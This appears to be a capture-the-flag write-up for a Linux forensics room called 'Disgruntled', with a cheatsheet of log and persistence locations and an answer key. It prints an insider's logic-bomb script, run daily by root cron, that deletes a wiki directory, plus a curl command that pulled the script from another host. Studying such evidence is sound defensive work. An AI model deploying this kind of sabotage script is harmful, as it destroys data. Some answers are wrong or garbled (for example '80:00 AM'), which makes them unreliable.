



Disgruntled

Use your Linux forensics knowledge to investigate an incident.



Linux Forensics Cheatsheet

System and OS information



OS release information:

Location: `/etc/os-release`

Can be read using cat, vim or any text editor or viewer

User accounts information:

Location: `/etc/passwd`

Can be read using cat, vim or any text editor or viewer

User group information:

Location: `/etc/group`

Can be read using cat, vim or any text editor or viewer

Sudoers list:

Location: `/etc/sudoers`

Can be read using cat, vim or any text editor or viewer.

Needs sudo or root permissions to access

Login information:

Location: `/var/log/wtmp`

Can be read using last utility

Authentication logs:

Location: `/var/log/auth.log`

Can be read using cat, vim or any text editor or viewer.

Use grep for better filtering.

Might also have `auth.log1`, `auth.log2` etc as log files that have been rotated.

System configuration



Hostname:

Location: `/etc/hostname`

Can be read using cat, vim or any text editor or viewer

Timezone information:

Location: `/etc/timezone`

Can be read using cat, vim or any text editor or viewer

Network Interfaces:

Location: `/etc/network/interfaces`

Can be read using cat, vim or any text editor or viewer

Command: `ip address show`

The above command is suitable only for live analysis

Open network connections:

Command: `netstat -netp`

The above command is suitable only for live analysis

Running processes:

Command: `ps aux`

The above command is suitable only for live analysis

DNS information:

Location: `/etc/hosts` for hostname resolutions

Can be read using cat, vim or any text editor or viewer

Location: `/etc/resolv.conf` for information about DNS servers

Can be read using cat, vim or any text editor or viewer

Persistence mechanism



Cron jobs:

Location: `/etc/crontab`

Can be read using cat, vim or any text editor or viewer

Services:

Location: `/etc/init.d/`

Registered services are present in this directory

Bash shell startup:

Location: `/home/<user>/.bashrc` for each user

Locations: `/etc/bash.bashrc` and `/etc/profile` for system wide settings. Can be read using cat, vim or any text editor or viewer

Evidence of execution



Authentication logs:

Location: `/var/log/auth.log` `[grep -i COMMAND]`; the grep can be used to filter the results. Can be read using cat, vim or any text editor or viewer

Bash history:

Location: `/home/<user>/.bash_history`

Can be read using cat, vim or any text editor or viewer

Vim history:

Location: `/home/<user>/viminfo`

Can be read using cat, vim or any text editor or viewer

Log files



Syslogs:

Location: `/var/log/syslog`

Can be read using cat, vim or any text editor or viewer.

Use grep or similar utility to filter results as per requirement

Authentication logs:

Location: `/var/log/auth.log`

Can be read using cat, vim or any text editor or viewer.

Use grep or similar utility to filter results as per requirement

Third-party logs:

Location: `/var/log`

Logs for each third-party application can be found in their specific directories in this location

To learn more about Linux Forensics click here: <https://tryhackme.com/room/linuxforensics>

1. The user installed a package on the machine using elevated privileges.
According to the logs, what is the full COMMAND?

always check the logs to see what a user had done previously and checking the history is also one of the option.

The screenshot shows a terminal window with three tabs: 'root@kali: /home/kali', 'root@ip-10-10-192-97: /var/log', and 'root@ip-10-10-192-97: /var/log 118x29'. The active tab is 'root@ip-10-10-192-97: /var/log'. The terminal output shows the following commands and log entries:

```
root@ip-10-10-192-97:/var/log# pwd
/var/log
root@ip-10-10-192-97:/var/log# cat auth.log | grep "install"
Dec 28 06:17:30 ip-10-10-168-55 sudo: cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/apt install dokuwiki
Dec 28 06:19:01 ip-10-10-168-55 sudo: cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/apt install dokuwiki
Dec 28 06:20:55 ip-10-10-168-55 sudo: cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chown www-data:www-data /usr/share/dokuwiki/VERSION /usr/share/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/share/dokuwiki/inc /usr/share/dokuwiki/index.php /usr/share/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
root@ip-10-10-192-97:/var/log# ~
```

Below the terminal output, there is a quiz interface with the following questions and input fields:

Answer the questions below

The user installed a package on the machine using elevated privileges. According to the logs, what is the full COMMAND?

Answer format: /usr/bin/apt install dokuwiki

Submit

What was the present working directory (PWD) when the previous command was run?

Answer format: /home/cybert

Submit

Below the quiz, there are three checkboxes:

- ☒ I have read and understand the content
- ☒ I have read and understand the content
- ☒ I have read and understand the content

ans: /usr/bin/apt install dokuwiki

2. What was the present working directory (PWD) when the previous command was run?

ans: /home/cybert

1. Which user was created after the package from the previous task was installed?

ans: it-admin

2. A user was then later given sudo privileges. When was the sudoers file updated? (Format: Month Day HH:MM:SS)

```
root@ip-10-10-192-97:/var/log# cat auth.log | grep "visudo"
Dec 22 07:58:24 ip-10-10-158-38 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/sbin/visudo
Dec 28 06:27:34 ip-10-10-168-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/visudo
root@ip-10-10-192-97:/var/log#
```

service on this computer, so look for commands that are unrelated to that.

Answer the questions below

Which user was created after the package from the previous task was installed?

admin

A user was then later given sudo privileges. When was the sudoers file updated? (Format: Month Day HH:MM:SS)

Answer format: MM:DD:SS

Submit

A script file was opened using the "vi" text editor. What is the name of this file?

Answer format: FILENAME

Submit

ans: **Dec 28 06:27:34**

3. A script file was opened using the "vi" text editor. What is the name of this file?

```
root@ip-10-10-192-97:/var/log# cat auth.log | grep "vi"
Dec 22 07:56:12 ip-10-10-158-38 useradd[1000]: add 'ubuntu' to group 'video'
Dec 22 07:56:12 ip-10-10-158-38 useradd[1000]: add 'ubuntu' to shadow group 'video'
Dec 22 07:58:24 ip-10-10-158-38 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/
sbin/vi sudo
Dec 28 06:27:34 ip-10-10-168-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/
sbin/vi sudo
Dec 28 06:29:14 ip-10-10-168-55 sudo: it-admin : TTY=pts/0 ; PWD=/home/it-admin ; USER=root ; COMMAND=/us
r/bin/vi bomb.sh
Dec 28 07:14:27 ip-10-10-243-54 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/
sbin/service sshd restart
root@ip-10-10-192-97:/var/log#
```


ans: bomb.sh

1. What is the command used that created the file bomb.sh?

```
root@ip-10-10-192-97:/home/cybert# find / -name .bash_history
/root/.bash_history
/home/cybert/.bash_history
/home/it-admin/.bash_history
/home/ubuntu/.bash_history
root@ip-10-10-192-97:/home/cybert# cat /home/it-admin/.bash_history
whoami
curl 10.10.158.38:8080/bomb.sh --output bomb.sh
ls
ls -la
cd ~/
curl 10.10.158.38:8080/bomb.sh --output bomb.sh
sudo vi bomb.sh
ls
rm bomb.sh
sudo nano /etc/crontab
exit
root@ip-10-10-192-97:/home/cybert#
```

ans: `curl 10.10.158.38:8080/bomb.sh --output bomb.sh`

2. The file was renamed and moved to a different directory. What is the full path of this file now?



```
ls
rm bomb.sh
sudo nano /etc/crontab
exit
root@ip-10-10-192-97:/home/cybert# cat /etc/cron
cron.d/      cron.daily/  cron.hourly/ cron.monthly/ cron.weekly/ crontab
root@ip-10-10-192-97:/home/cybert# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
0 8 * * * root    /bin/os-update.sh
#
root@ip-10-10-192-97:/home/cybert#
```

ans: `/bin/os-update.sh`

3. When was the file from the previous question last modified? (Format: Month Day HH:MM)

```
root@kali: /home/kali
root@ip-10-10-192-97: /home/cybert
root@ip-10-10-192-97: /home/cybert105x24

sudo nano /etc/crontab
exit
root@ip-10-10-192-97: /home/cybert# cat /etc/cron
cron.d/      cron.daily/  cron.hourly/ cron.monthly/ cron.weekly/ crontab
root@ip-10-10-192-97: /home/cybert# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
root@ip-10-10-192-97: /home/cybert# ls -la /bin/os-update.sh
-rw-r--r-- 1 root root 325 Dec 28 2022 /bin/os-update.sh
root@ip-10-10-192-97: /home/cybert#
```

```
root@kali: /home/kali
root@ip-10-10-192-97: /home/cybert
root@ip-10-10-192-97: /home/cybert105x24

root@ip-10-10-192-97: /home/cybert# ls -lt /bin/os-update.sh
-rw-r--r-- 1 root root 325 Dec 28 2022 /bin/os-update.sh
root@ip-10-10-192-97: /home/cybert# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
0 8 * * * root    /bin/os-update.sh
#
root@ip-10-10-192-97: /home/cybert#
```

ans: **Dec 28 08:00** [this is the answer we got but it was changed] lab answer is Dec 28 06:29

4. What is the name of the file that will get created when the file from the first question executes?

The screenshot shows a terminal window with a script being executed. The script is located at `/bin/os-update.sh` and contains the following content:

```
root@ip-10-10-192-97:/home/cybert# cat /bin/os-update.sh
# 2022-06-05 - Initial version
# 2022-10-11 - Fixed bug
# 2022-10-15 - Changed from 30 days to 90 days
OUTPUT=`last -n 1 it-admin -s "-90days" | head -n 1`
if [ -z "$OUTPUT" ]; then
    rm -r /var/lib/dokuwiki
    echo -e "I TOLD YOU YOU'LL REGRET THIS!!! GOOD RIDDANCE!!! HAHAAHAHA\n-mistermeist3r" > /goodbye.txt
fi
root@ip-10-10-192-97:/home/cybert#
```

Below the terminal window, there is a CTF challenge interface. It asks the user to provide the name of the file that will get created when the file from the first question executes. The user has entered `goodbye.txt` in the input field.

ans: goodbye.txt

1. At what time will the malicious file trigger? (Format: HH:MM AM/PM)


```
root@ip-10-10-192-97:/home/cybert# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
0 8 * * * root    /bin/os-update.sh
#
root@ip-10-10-192-97:/home/cybert#
```

ans: **80:00 AM**